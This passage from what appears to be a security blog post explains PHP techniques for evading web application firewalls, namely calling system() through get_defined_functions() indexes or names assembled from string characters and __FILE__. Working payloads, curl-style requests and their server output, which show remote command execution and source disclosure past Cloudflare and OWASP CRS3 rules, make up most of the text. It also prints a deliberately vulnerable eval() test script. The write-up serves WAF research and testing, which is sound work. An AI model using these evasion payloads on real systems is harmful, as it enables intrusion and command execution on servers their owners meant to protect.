This PHP function returns a multidimensional array containing a **list of all defined functions**, both built-in (internal) and user-defined. The internal functions will be accessible via `$arr[“internal”]`, and the user-defined ones using `$arr[“user”]`. For example:



```
[~ ❯❯❯
[~ ❯❯❯ php -r 'print_r( get_defined_functions()[internal] );'
Array
(
    [0] => zend_version
    [1] => func_num_args
    [2] => func_get_arg
    [3] => func_get_args
    [4] => strlen
    [5] => strcmp
    [6] => strncmp
    [7] => strcasecmp
    [8] => strncasecmp
    [9] => each
    [10] => error_reporting
    [11] => define
    [12] => defined
    [13] => get_class
```


This could be another way to reach the system function without using its name. If I grep for “system” I can discover its index number and use it as a string for my code execution:



```
[~ ❯❯❯
[~ ❯❯❯ php -r 'print_r( get_defined_functions()[internal] );' | grep 'system'
    [1077] => system
[~ ❯❯❯
[~ ❯❯❯ php -r 'get_defined_functions()[internal][1077](uname);'
Darwin
[~ ❯❯❯ php -r 'get_defined_functions()[internal][1077](whoami);'
andreamenin
[~ ❯❯❯ php -r 'get_defined_functions()[internal][1077](date);'
Sab 22 Dic 2018 15:52:32 CET
~ ❯❯❯
```

1077 = system

obviously, this should work against our CloudFlare WAF and obviously, this should work against our Cloudflare WAF and script filters:




```
~ ❯❯❯
~ ❯❯❯ http 'https://[redacted]/cfwaf.php?code=print_r(get_defined_functions()[internal]);' | grep system
    [381] => system
~ ❯❯❯ http 'https://[redacted]/cfwaf.php?code=get_defined_functions()[internal][381](whoami);'
HTTP/1.1 200 OK
CF-RAY: 48d36fa9ed0bbe34-MXP
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Sat, 22 Dec 2018 14:56:37 GMT
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
Set-Cookie: __cfduid=dd088af2bed0139574a6c9fc77b24bb661545490597; expires=Sun, 22-Dec-19 14:56:37 GMT; path=/; domai
Strict-Transport-Security: max-age=2592000
Transfer-Encoding: chunked
X-Content-Type-Options: nosniff

www-data
```

bypass using get_defined_functions

Array of characters


Each string in PHP can be used as an array of characters (almost

like Python does) and **you can refer to a single string character** with the syntax `$string[2]` or `$string[-3]`. This could be another way to elude rules that block PHP functions names. For example, with this string `$a=”elmsty/ “;` I can compose the syntax `system(“ls /tmp”);`




```
~ ❯❯❯
~ ❯❯❯ php -r '$a="elmsty/ ";($a[3].$a[5].$a[3].$a[4].$a[0].$a[2])($a[1].$a[3].$a[-1].$a[-2].tmp);'
AlTest1.err
AlTest1.out
adobegc.log
com.apple.launchd.2PjcfSAHIb
com.apple.launchd.6drD7cy2ec
com.apple.launchd.WtqivnplsX
powerlog
test.txt
tunnelblick-installer-log.txt
~ ❯❯❯
```

If you’re lucky you can find all the characters you need inside the script filename. With the same technique, you can pick all chars you need with something like `(__FILE__)[2]`:



```
[~ ❯❯❯
[~ ❯❯❯ http 'https://[redacted]/cfwaf.php?code=(print_r)((__FILE__)[18].(__FILE__)[2].(__FILE__)[10].(__FILE_
0,-19));'
HTTP/1.1 200 OK
CF-RAY: 48d39f79ed5e4316-MXP
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Sat, 22 Dec 2018 15:29:15 GMT
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
Set-Cookie: __cfduid=db4c1cf823fc31fd1e992ff2e03cea5291545492555; expires=Sun, 22-Dec-19 15:29:15 GMT; path=/; domain=
Strict-Transport-Security: max-age=2592000
Transfer-Encoding: chunked
X-Content-Type-Options: nosniff

cat /var/www/html/[redacted]/cfwaf.php
```




```
[~ ❯❯❯ http 'https://[redacted]/cfwaf.php?code=var_dump((file_get_contents)((substr)(__FILE__,0,-19)));'
HTTP/1.1 200 OK
CF-RAY: 48d3a6415de5be11-MXP
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Sat, 22 Dec 2018 15:33:53 GMT
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
Set-Cookie: __cfduid=db96e15cc40261625a7f2c56c9c108f1a1545492833; expires=Sun, 22-Dec-19 15:33:53 GMT; path=/; domai
Strict-Transport-Security: max-age=2592000
Transfer-Encoding: chunked
X-Content-Type-Options: nosniff

string(138) "<?php

        if(preg_match('/system|exec|passthru|[\"\']/', $_GET['code'])) {
                echo "invalid syntax";
        } else {
                eval($_GET['code']);
        }

?>
"
```


OWASP CRS3

Let me say that with the OWASP CRS3 all becomes harder. First, with the techniques seen before I can bypass only the first paranoia level, and this is amazing! Because the Paranoia Level 1 is just a little subset of rules of what we can find in the CRS3, and this level is designed for preventing any kind of false positive. With a Paranoia Level 2 all things becomes hard because of the rule 942430 “Restricted SQL Character Anomaly Detection (args): # of special characters exceeded”. What I can do is just execute a single command without arguments like “ls”, “whoami”, etc.. but I can’t execute something like system(“cat /etc/passwd”) as done with CloudFlare WAF:

```
root@mywebsite:/usr/local/openresty/nginx/conf# python viewlogs.py
```



```
Sat Dec 22 16:47:34 2018 [942430] Restricted SQL Character Anomaly Detection (args): # of special characters exceeded (12)
                          `- Matched Data: (sy.(st).em)(ls.(c.(h).r)(32).( found within ARGS:code: (sy.(st).em)(ls.(c.(h).r)(32).(c.(h).r)(47));

~ >>>
~ >>>
~ >>> http 'http://wordpress/test2.php?code=(sy.(st).em)(ls.(c.(h).r)(32).(c.(h).r)(47));'
HTTP/1.1 403 Forbidden
Connection: keep-alive
Content-Security-Policy-Report-Only: default-src 'self'; font-src data: ; report-uri /csp-report;
Content-Type: text/html
Date: Sat, 22 Dec 2018 15:47:34 GMT
Server: openresty/1.13.6.2
Transfer-Encoding: chunked
X-Xss-Protection: 1; mode=block; report=/xss-report

<html>
<head><title>403 Forbidden</title></head>
<body bgcolor="white">
<center><h1>403 Forbidden</h1></center>
<hr><center>openresty/1.13.6.2</center>
</body>
</html>

~ >>>
[0] 0:fish*                                                                              "fish  /Users/andreame" 1
```



```
root@mywebsite:/usr/local/openresty/nginx/conf#
root@mywebsite:/usr/local/openresty/nginx/conf# python viewlogs.py

~ >>> http 'http://wordpress/test2.php?code=(sy.(st).em)(whoami);'
HTTP/1.1 200 OK
Connection: keep-alive
Content-Security-Policy-Report-Only: default-src 'self'; font-src data: ; report-uri /csp-report;
Content-Type: text/html; charset=UTF-8
Date: Sat, 22 Dec 2018 15:53:23 GMT
Server: openresty/1.13.6.2
Transfer-Encoding: chunked
X-Powered-By: PHP/7.2.6
X-Xss-Protection: 1; mode=block; report=/xss-report

www-data

~ >>>
~ >>>
~ >>>
~ >>>
~ >>>
~ >>>
~ >>>
[0] 0:fish*
```

Previous Episodes

Web Application Firewall Evasion Techniques #1

https://medium.com/secjuice/waf-evasion-techniques-718026d693d8

Web Application Firewall Evasion Techniques #2
https://medium.com/secjuice/web-application-firewall-waf-evasion-techniques-2-125995f3e7b0

Web Application Firewall Evasion Techniques #3
https://www.secjuice.com/web-application-firewall-waf-evasion/

If you liked this post, please share and follow:

Twitter: @Menin_TheMiddle
GitHub: theMiddleBlue
LinkedIn: Andrea Menin